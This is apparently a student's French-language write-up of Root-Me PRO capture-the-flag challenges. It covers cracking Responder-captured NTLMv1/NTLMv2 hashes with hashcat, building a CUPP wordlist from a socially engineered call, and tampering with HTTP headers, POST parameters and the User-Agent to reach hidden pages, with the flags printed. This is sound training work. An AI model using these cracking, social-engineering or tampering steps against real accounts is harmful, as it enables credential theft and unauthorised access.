(kali㉿kali)-[~/Documents/IR/hash-rules]
$ hashcat -m 5500 -a 0 'Administrator::ROOTME:754112717E8719A90000000000000000000000000000000:D8E4C5F8C532DB2347DF974E1757B1EB6D3E7A13EAF2AF9C:4420e1580065cc0e' /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #01: cpu-penryn-13th Gen Intel(R) Core(TM) i5-1345U, 2951/5902 MB (1024 MB allocatable), 3MCU
```

Résultat :

Parcours / Pentester Junior / Hash Cracking / **Hash - NTLMv1**

CRYPTANALYSE TRÈS FACILE 5 POINTS ~ 15 MIN

Hash - NTLMv1

Pas si sécurisé

Tags : Active Directory

Récupérer le mot de passe de l'utilisateur **Administrator** à partir des informations fournies par l'outil [Responder](#).

Challenge validé

Vous pouvez passer au challenge suivant

Challenge validé

Félicitation, vous avez validé le challenge.

Fichier 1

- hash_ntlmv1.txt

Fiche concept 1

Hash NTLMv2 :

NTLMv2 : Le mécanisme standard qui permet à Windows de gérer l'authentification réseau de manière sécurisée. (le mode hashcat **5600**)

Contexte : Un fichier contenant les logs extrait avec responder.

Outils : Hashcat

Méthode :

- Extraction de la ligne contenant le hash du mdp de l'administrateur, dans un fichier.

```
(kali㉿kali)-[~/Documents/IR]
$ grep -oP 'Administrator::.*' hash_ntlmv2.txt > ligne.txt
```

- Lancement de l'attaque de dictionnaire.

```
[kali㉿kali] [~/Documents/IR]
$ hashcat -m 5600 -a 0 ligne.txt /usr/share/wordlists/rockyou.txt -o --force
hashcat (v7.1.2) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEPF, DISTRO, POCL_DEBUG) - Platform #1 [The pool project]

* Device #01: cpu-penryn-13th Gen Intel(R) Core(TM) i5-1345U, 2951/5902 MB (1024 MB allocatable), 3MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 27
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 51

Hashes: 1 digests: 1 unique digests, 1 unique salts
```

Résultat :

Rechercher sur Root-Me PRO

Parcours / Pentester Junior / Hash Cracking / Hash - NTLMv2

CRYPTANALYSE | TRÈS FACILE | 5 POINTS | ~ 15 MIN

Hash - NTLMv2

Toujours pas si sécurisé

Tags : Active Directory

Récupérer le mot de passe de l'utilisateur **Administrator** à partir des informations fournies par l'outil `Responder`.

✓ Challenge validé

Vous pouvez passer au challenge suivant

Challenge validé

Félicitation, vous avez validé le challenge.

Fichier 1
hash_ntlmv2.txt

Fiche concept 1

Fiche outil 1

Hash - NTLMv1 - Custom

Les informations interceptées avec responder sont structurées selon le format suivant : **username::domain:LM_response:NTLM_response:challenge**

Dans notre cas, la tentative de cracking des hashs NTLM à l'aide d'un dictionnaire classique (**rockyou.txt**) n'a pas abouti. C'est pourquoi nous avons eu recours à l'outil **cupp.py (Common User Passwords Profiler)**, après une phase d'**ingénierie sociale**

menée sur la victime, afin de générer un **dictionnaire personnalisé** mieux adapté au contexte, augmentant significativement les chances de compromission.

"Bonjour, oui ? C'est Anatole Talent qui vous parle, mais vous pouvez m'appeler Nat. Ah oui, je travaille comme administrateur système, mon but est d'avoir une infrastructure super sécurisée. Je n'ai aucun doute sur ma réussite ! Je n'ai jamais rencontré de hacker, et pourtant je travaille dans cette entreprise, oskur.org, depuis 29 ans. Je fêterai mes 30 ans en même temps que mon 44e anniversaire le mardi 12 mars 2024. Je vous laisse, mon chien Cookie embête mon fils Zultor. À bientôt".

CUPP est un outil principalement disponible sur **Kali Linux**. Il peut être installé directement depuis les dépôts Kali à l'aide des commandes suivantes :

```
sudo apt update  
sudo apt install cupp
```

Une fois l'installation terminée, l'outil est accessible dans le répertoire :

```
cd /usr/share/cupp
```

Le lancement de CUPP s'effectue en **mode interactif** grâce à l'option **-i**, permettant de renseigner manuellement les informations connues sur la cible afin de générer un dictionnaire adapté :

```
python3 cupp.py -i
```

```
(nour㉿kali)-[/usr/share/cupp]  
$ sudo python3 cupp.py -i  
/usr/share/cupp/cupp.py:146: SyntaxWarning: invalid escape sequence '\ ''  
    print("          \         # User")  
/usr/share/cupp/cupp.py:147: SyntaxWarning: invalid escape sequence '\ ''  
    print("          \ \033[1;31m,__,\033[1;m          # Passwords")  
/usr/share/cupp/cupp.py:148: SyntaxWarning: invalid escape sequence '\ ''  
    print("          \ \033[1;31m(\033[1;moo\033[1;31m)____\033[1;m          # Profi  
ler")  
/usr/share/cupp/cupp.py:149: SyntaxWarning: invalid escape sequence '\ ''  
    print("          \033[1;31m(____) \ \033[1;m  ")  
  
-----  
        cupp.py!  
        \_\_ # Common  
        \_\_ # User  
        \_\_ # Passwords  
        \_\_ # Profiler  
        \_\_ (oo)  
        \_\_ (____)\_\_||--||  
        [ Muris Kurgas | j0rgan@remote-exploit.org ]  
        [ Mebus | https://github.com/Mebus/]  
  
[+] Insert the information about the victim to make a dictionary
```

Les données recueillies au cours des expérimentations ont ensuite été exploitées pour répondre aux questions suivantes:

```
[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: talent
> Surname: anatole
> Nickname: nat
> Birthdate (DDMMYYYY): 12031980

> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):

> Child's name: zultor
> Child's nickname:
> Child's birthdate (DDMMYYYY):

> Pet's name: cookie
> Company name: oskur.org
```

Le dictionnaire ainsi généré est enregistré sous le nom **talent.txt** et a servi de base aux opérations de cracking ultérieures.

```
> Pet's name: cookie
> Company name: oskur.org

> Do you want to add some key words about the victim? Y/[N]: n
> Do you want to add special chars at the end of words? Y/[N]: n
> Do you want to add some random numbers at the end of words? Y/[N]:n
> Leet mode? (i.e. leet = 1337) Y/[N]: n

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to talent.txt, counting 3392 words.
[+] Now load your pistolero with talent.txt and shoot! Good luck!
```

Une attaque par dictionnaire est alors lancée avec Hashcat à partir de ce fichier:

```
C:\Users\MSI\Downloads\hashcat-7.1.2\hashcat-7.1.2>hashcat -m 5500 f.txt talent.txt
hashcat (v7.1.2) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
  CUDA SDK Toolkit required for proper device support and utilization.
  For more information, see: https://hashcat.net/faq/wrongdriver
```

mot de passe trouvé: **talentnat80.**

Hash - NTLMv1 - Custom

SE for the winz

Tags : Active Directory

Obtenez le mot de passe de l'utilisateur **Administrator** à partir des données extraites par l'outil **Responder**.

Certaines informations sur l'utilisateur peuvent avoir été récupérées par **Ingénierie Sociale** dans cet appel transcript :

"Bonjour, oui ? C'est Anatole Talent qui vous parle, mais vous pouvez m'appeler Nat. Ah oui, je travaille comme administrateur système, mon but est d'avoir une infrastructure super sécurisée. Je n'ai aucun doute sur ma réussite ! Je n'ai jamais rencontré de hacker, et pourtant je travaille dans cette entreprise, oskur.org, depuis 29 ans. Je fêterai mes 30 ans en même temps que mon 44e anniversaire le mardi 12 mars 2024. Je vous laisse, mon chien Cookie embête mon fils Zulor. À bientôt".

L'utilisation de l'outil **cupp.py** est recommandé pour résoudre ce challenge.

✓ **Challenge validé**

Vous pouvez passer au challenge suivant

- Fichier** 1
- hash_ntlmv1_custom.txt
- Fiche concept** 1
- Fiche outil** 1
- Solution** 1
- Hash - NTLMv1 - Custom

Activer Windows
Accédez aux paramètres pour activer Windows.

Hash - NTLMv2 - Custom

Conclusion HASH :

Les travaux réalisés sur le hachage ont permis d'illustrer la fragilité de beaucoup d'algorithmes utilisés. Cela prouve l'importance du choix des mécanismes d'authentification. Aussi ces challenges montrent que MD5 et LM offrent une sécurité presque nulle comparé au NTLMV1 v2 et DCC2 qui restent aussi vulnérable face aux attaques. N'oubliant pas l'impacte de l'ingénierie sociale sur la réussite des attaques.

HTTP

Cette série de challenges HTTP vise à comprendre et exploiter les mécanismes fondamentaux des échanges entre un client et un serveur web. À travers l'analyse des méthodes HTTP, des en-têtes, des cookies, des redirections et des restrictions d'accès, ces exercices mettent en évidence des erreurs de configuration et de logique applicative fréquemment rencontrées en environnement réel.

Les outils utilisés tout au long de ces challenges sont principalement :

- **Burp Suite**, pour l'interception, l'analyse et la modification des requêtes HTTP ;
- **curl**, utilisé en ligne de commande pour envoyer des requêtes HTTP personnalisées, manipuler les méthodes, les en-têtes et analyser les réponses du serveur.

HTTP - Premiers pas

La solution repose sur l'envoi d'une requête HTTP personnalisée à l'aide de l'outil *curl*, en ajoutant manuellement des en-têtes HTTP spécifiques.

Le serveur interprète chaque en-tête reçu comme une ligne distincte dans la réponse HTTP:

- **L'en-tête X-Plat:** pineapple est utilisé pour faire apparaître le mot *pineapple* une seule fois dans le corps de la page ;
- **sept en-têtes intermédiaires (X-A à X-G)** sont ajoutés afin de générer un espacement contrôlé de sept lignes ;
- **L'en-tête X-Food:** pizza permet de faire apparaître le mot *pizza* une seule fois, à la distance exigée.

Cette méthode démontre que l'application génère dynamiquement son contenu à partir des en-têtes HTTP sans filtrage ni contrôle logique côté serveur.

```
(nour@kali)-[~]
$ curl -H "X-Plat: pineapple" -H "X-A: 1" -H "X-B: 2" -H "X-C: 3" -H "X-D: 4" -H "X-E: 5" -H "X-F: 6" -H "X-G: 7" -H "X-Food: pizza" https://instance-019c0f2b-70e1-73ef-b904-77bbbb8109dc.challenges.root-me.pro/
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">

    <!-- CSS -->
    <link rel="stylesheet" href="/static-bs-5.2.3/css/bootstrap.min.css">
    <link rel="stylesheet" href="/static/custom/css/style.css">

        <title>HTTP - FirstSteps</title>
</head>
<body>
    <div id="main" class="container">
        <!-- Banner -->
        <div id="banner" class="d-flex justify-content-between align-items-center mt-4 border border-start-0 border-end-0">
            <div class="d-flex justify-content-start">
                <div class="triangle triangle-left"></div>
                <div class="parallelogram"></div>
            </div>
            <h1>HTTP - First Steps</h1>
            <div class="d-flex justify-content-end">
                <div class="parallelogram"></div>
            </div>
        </div>
    </div>
</body>
```

Ainsi on a pu repérer le flag:

```
X-Forwarded-Host#: instance-019c0f2b-70e1-73ef-b904-77bbbb8109dc.challenges.root-me.pro#34;, 
X-Forwarded-Port#: 443#34;, 
X-Forwarded-Proto#: https#34;, 
X-Forwarded-Scheme#: https#34;, 
X-Scheme#: https#34;, 
User-Agent#: curl/8.15.0#34;, 
Accept#: */*#34;, 
X-Plat#: pineapple#34;, 
X-A#: 1#34;, 
X-B#: 2#34;, 
X-C#: 3#34;, 
X-D#: 4#34;, 
X-E#: 5#34;, 
X-F#: 6#34;, 
X-G#: 7#34;, 
X-Food#: pizza#34; 

},
#34;host#34;: #34;instance-019c0f2b-70e1-73ef-b904-77bbbb8109dc.challenges.root-me.pro#34;, 
#34;host_url#34;: #34;http://instance-019c0f2b-70e1-73ef-b904-77bbbb8109dc.challenges.root-me.pro/#34;, 
#34;method#34;: #34;GET#34;, 
#34;remote_addr#34;: #34;fc00:2000:2000:123:7397:c93a:61e6:8fba#34;, 
#34;root_url#34;: #34;http://instance-019c0f2b-70e1-73ef-b904-77bbbb8109dc.challenges.root-me.pro/#34;, 
#34;url#34;: #34;http://instance-019c0f2b-70e1-73ef-b904-77bbbb8109dc.challenges.root-me.pro/#34;, 
#34;url_root#34;: #34;http://instance-019c0f2b-70e1-73ef-b904-77bbbb8109dc.challenges.root-me.pro/#34; 

</pre>
<hr>
    Maybe you can see your flag: RM{0db7259e6670555c1d987bab5844df6}
```

Active on Windows

et valider le challenge:

The screenshot shows a challenge interface titled "HTTP - Premiers pas". At the top, there are two buttons: "Accéder au challenge en cours" and "Arrêter le challenge en cours". A message at the top right says "Vous ne pouvez exécuter qu'un seul challenge à la fois." Below the title, it says "Suivez le guide!" and "Tags : HTTP". The main content area contains text about the challenge rules and a green banner at the bottom stating "✓ Challenge validé". To the right, there are sections for "Fiches outils" (with items like Burp Suite, cURL, and Fonctionnalités du navigateur) and "Fiche concept" (with item "HTTP - Post").


HTTP - POST

Le site devait fournir des réponses positives aux questions des utilisateurs


The screenshot shows a challenge interface titled "HTTP - POST". The page has a red and white striped header with the text "HTTP - POST". Below it is a "Home" button. The main content area is titled "Oracle Online" with the sub-instruction "Select your question, and our Oracle will answer". There are four buttons for user input: "Will I find true love?", "What do I need to succeed?", "Will my dreams come true?", and "What is my destiny?". At the bottom, there is a copyright notice: "Coprigths © 2025 - Root-Me PRO - all rights reserved".

mais nous avons observé un **comportement anormal** :

Lors de l'envoi d'une question telle que « Est-ce que je vais trouver mon vrai amour ? », le serveur renvoyait systématiquement une réponse négative ou inappropriée (« dieu t'a maudit »).




Même en modifiant les questions, par exemple avec « Est-ce que je vais réaliser mes rêves ? », la réponse restait systématiquement négative, confirmant un **filtrage ou traitement spécifique côté serveur**.



Pour comprendre l'origine du comportement anormal, nous avons intercepté les requêtes HTTP émises par le site :

- Utilisation de **BurpSuite** pour intercepter le trafic entre le navigateur et le serveur.
- Observation des **requêtes POST** générées à chaque clic sur une question du formulaire.



The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A single POST request is listed in the history. The 'Method' column for this request is highlighted with a red box. The URL of the request is https://instance-019c106b-484e-7398-ba03-970420d2660c.challenges.root-me.pro/. Below the list, the 'Request' panel is open, showing the raw HTTP request in 'Pretty' format. The request body contains a parameter named 'status' with the value 'cursed&question=What+do+I+need+to+succeed%3F'.

```
Request
Pretty Raw Hex
1 POST / HTTP/2
2 Host: instance-019c106b-484e-7398-ba03-970420d2660c.challenges.root-me.pro
3 Content-Length: 51
4 Cache-Control: max-age=0
5 Sec-Ch-UA: "Chromium";v="139", "Not;A=Brand";v="99"
6 Sec-Ch-UA-Mobile: ?
7 Sec-Ch-UA-Platform: "Linux"
8 Accept-Language: fr-FR,fr;q=0.9
9 Origin: https://instance-019c106b-484e-7398-ba03-970420d2660c.challenges.root-me.pro
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?
17 Sec-Fetch-Dest: document
18 Referer: https://instance-019c106b-484e-7398-ba03-970420d2660c.challenges.root-me.pro/
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=0, i
21
22 status=cursed&question=What+do+I+need+to+succeed%3F
```

Afin d'analyser précisément la **réponse du serveur**, la requête interceptée a été envoyée vers l'outil **Repeater** de BurpSuite :

- Sélection de la requête POST interceptée via un **clic droit**.
- Envoi de la requête vers **Burp Repeater** pour une analyse manuelle.
- Exécution de la requête en cliquant sur **Send**, permettant d'obtenir directement la **réponse brute du serveur**.

Send Cancel < > ↻

Request	Response
<pre> 1 POST / HTTP/2 2 Host: instance-019c106b-484e-7398-ba03-970420d2660c.challenges.root-me.pro 3 Content-Length: 51 4 Cache-Control: max-age=0 5 Sec-Ch-Ua: "Chromium";v="139", "Not ;A=Brand";v="99" 6 Sec-Ch-Ua-Mobile: ?0 7 Sec-Ch-Ua-Platform: "Linux" 8 Accept-Language: fr-FR,fr;q=0.9 9 Origin: https://instance-019c106b-484e-7398-ba03-970420d2660c.challenges.root-me.pro 10 Content-Type: application/x-www-form-urlencoded 11 Upgrade-Insecure-Requests: 1 12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36 13 Accept: 14 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/ signed-exchange;v=b3;q=0.7 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-Mode: navigate 17 Sec-Fetch-User: ?1 18 Sec-Fetch-Dest: document 19 Referer: https://instance-019c106b-484e-7398-ba03-970420d2660c.challenges.root-me.pro 20 Accept-Encoding: gzip, deflate, br 21 Priority: u=0, i 22 status=cursed&question=What+do+I+need+to+succeed%3F </pre>	<pre> 1 HTTP/2 200 OK 2 Date: Fri, 30 Jan 2026 19:52:36 GMT 3 Content-Type: text/html; charset=utf-8 4 Content-Length: 3373 5 Strict-Transport-Security: max-age=31536000; includeSubDomains 6 7 <!DOCTYPE html> 8 <html lang="en"> 9 <head> 10 <meta charset="UTF-8"> 11 <meta http-equiv="X-UA-Compatible" content="IE=edge"> 12 <meta name="viewport" content="width=device-width, initial 13 <!-- CSS --> 14 <link rel="stylesheet" href="/static/bootstrap-5.2.3/css/ 15 <link rel="stylesheet" href="/static/custom/css/style.css' 16 <link rel="icon" href="/static/icon/favicon.ico"> 17 <title> 18 HTTP - POST 19 </title> 20 </head> 21 <body> 22 <!-- Banner --> 23 <div id="banner" class="d-flex justify-content-between border-start-0 border-end-0"> 24 <div class="d-flex justify-content-start"> 25 <div class="triangle triangle-left"> 26 <div class="parallelogram"> 27 </div> 28 29 <h1> 30 HTTP - POST 31 </h1> 32 <div class="d-flex justify-content-end"> 33 <div class="parallelogram"> 34 <div class="triangle triangle-right"> 35 </div> 36 </div> 37 </div> 38 <hr> </pre>

② ⌂ ⌄ ⌅ ⌆ Search 0 highlights ③ ⌂ ⌄ ⌅ ⌆ Search

L'analyse du **body de la réponse HTML** montre que la fonction blessed est **commentée et donc inactive**, tandis que la logique associée à cursed est **active**.

```

</div>
</div>
<hr>

<!-- Footer -->
<footer class="text-center p-4 mt-4 border">
  <p class="mb-0">
    
    Copyrights © 2025 - Root-Me PRO - all rights reserved
  </p>
</footer>
</div>
<script>
  function set_cursed_status(){
    var status = document.getElementById("status");
    status.value = "cursed";
  }
  // function set_blessed_status(){
  //   var status = document.getElementById("status");
  //   status.value = "blessed";
  // }
</script>

</body>

```

Par ailleurs, l'examen de la **requête envoyée par le client** indique que le paramètre transmis au serveur est systématiquement défini avec le **statut cursed**, ce qui entraîne l'exécution automatique de cette logique et explique pourquoi seules des réponses négatives sont retournées, indépendamment de la question posée.

```
1 POST / HTTP/2
2 Host: instance-019c106b-484e-7398-ba03-970420d2660c.challenges.root-me.pro
3 Content-Length: 51
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?
7 Sec-Ch-Ua-Platform: "Linux"
8 Accept-Language: fr-FR,fr;q=0.9
9 Origin: https://instance-019c106b-484e-7398-ba03-970420d2660c.challenges.root-me.pro
0 Content-Type: application/x-www-form-urlencoded
1 Upgrade-Insecure-Requests: 1
2 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
Safari/537.36
3 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
4 Sec-Fetch-Site: same-origin
5 Sec-Fetch-Mode: navigate
6 Sec-Fetch-User: ?
7 Sec-Fetch-Dest: document
8 Referer: https://instance-019c106b-484e-7398-ba03-970420d2660c.challenges.root-me.pro/
9 Accept-Encoding: gzip, deflate, br
0 Priority: u=0, i
1
2 status=cursed&question=What+do+I+need+to+succeed%3F
```

L'exploitation a consisté à **modifier manuellement le paramètre de statut** dans la requête client, en remplaçant la valeur cursed par blessed.

Après l'envoi de cette requête modifiée, le serveur a alors exécuté la logique associée à blessed et a retourné une **réponse positive**

The screenshot shows a web application titled "HTTP - POST". The main page is titled "Oracle Online" with the sub-instruction "Select your question, and our Oracle will answer". Below this, there are four buttons: "Will I find true love?", "What do I need to succeed?", "Will my dreams come true?", and "What is my destiny?". A message box displays the response: "You're blessed by the gods ! Your life will shine as long as they are by your side. You'll be successful today and for the rest of your life. The gods sent me another message for you : RM{64dcbb07eb39010fe7e9dc8fa1da78866}".

De même on a obtenu le flag associée à ce challenge.

The screenshot shows a web application interface. At the top, there's a banner with the text "vous ne pouvez executer qu'un seul challenge à la fois." Below it, two buttons: "Accéder au challenge en cours" (in white) and "Arrêter le challenge en cours" (in red). The main content area has a heading "HTTP - POST" and a sub-section "Banni ou Béni ?". A "Tags" section indicates "HTTP". A message states: "Les utilisateurs de ce site se plaignent des réponses négatives apportées par l'oracle en ligne. Trouvez ce qui biaise les réponses et obtenez des réponses positives !" A green bar at the bottom says "✓ Challenge validé" and "Vous pouvez passer au challenge suivant". On the right, there's a sidebar with sections: "Fiches outils" (2 items), "Fiche concept" (1 item), and "Solution" (1 item). The "Solution" section lists "HTTP - POST".

HTTP User-Agent :

User-Agent : Identifie l'utilisateur ou l'exécuteur de la requête dans notre cas.

Contexte : Mauvaise méthode d'authentification.

Outils : Burp Suite

Méthode :

Il faut comprendre le code HTML source de la première requête interceptée par le burp suite et là on remarque le commentaire qui donne un indice sur un autre répertoire caché f0rb1dd3n.

The screenshot shows a Burp Suite interface with two panes. The left pane shows a captured request in "Pretty" view:

```
1 GET / HTTP/2
2 Host: instance-019c0f28-9211-737c-8d37-fc5e508df8c6.challenges.root-me.pro
3 Sec-Ch-Ua: "Chromium";v='141', "NotA_Brand";v='8'
4 Sec-Ch-Ua-Mobile: 70
5 Sec-Ch-Ua-Platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/141.0.0.0 Safari/537.36
9 Sec-Purpose: prefetch;prerender
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=0, i
17
18
```

The right pane shows the "Render" view of the response. A red box highlights a comment in the HTML code:

```
<!-- Navbar -->
<nav id="nav" class="nav nav-tabs nav-justified">
  <a href="/" class="nav-link active">Home</a>
  <!-- <a href="/f0rb1dd3n">Forbidden</a> -->
</nav>
<!-- Content -->
<div id="content" class="p-4 border">
  <div class="container-fluid">
    <h2 class="text-center">
      The administrator is watching a movie
    </h2>
    <hr>
    <div class="text-center">
```

On ajoute /f0rb1dd3n à notre lien et on l'envoie vers le repeater de burp suite.

Un autre indice apparaît: on doit changer le user agent vers "admin".

Pretty Raw Hex

```

1 GET /F0rb1dd3n HTTP/2
2 Host: instance-019c0f28-9211-737c-8d37-fc5e508df8c6.challenges.root-me.pro
3 Sec-Ch-Ua: "Chromium";v="141", "Not?A_Brand";v="8"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: h
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=0, i
16
17

```

Pretty Raw Hex Render

HTTP - User-Agent

Home

F0rb1dd3n p4g3

"admin" is the only user with access to this secret page!

Are you admin ?

Résultat :

Pretty Raw Hex

```

1 GET /f0rb1dd3n HTTP/2
2 Host: instance-019c0f28-9211-737c-8d37-fc5e508df8c6.challenges.root-me.pro
3 Sec-Ch-Ua: "Chromium";v="141", "Not?A_Brand";v="8"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: admin
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=0, i
16
17

```

Pretty Raw Hex Render

HTTP - User-Agent

Home

F0rb1dd3n p4g3

Good Job

HTTP User-Agents will never cause you problems again: RM{7b48c6080676ed612b5dec707da3b06d}

Catégorie / Web / HTTP - User-agent

WEB TRÈS FACILE 10 POINTS ~ 10 MIN

HTTP - User-agent

Traquez l'Agent secret

Tags : HTTP

Une page interdite protégée par une mauvaise méthode d'authentification est accessible sur ce site.

Trouvez-la et contournez la protection pour obtenir le flag !

✓ Challenge validé

Vous pouvez passer au challenge suivant

Fiches outils 2

Fiche vulnérabilité 1

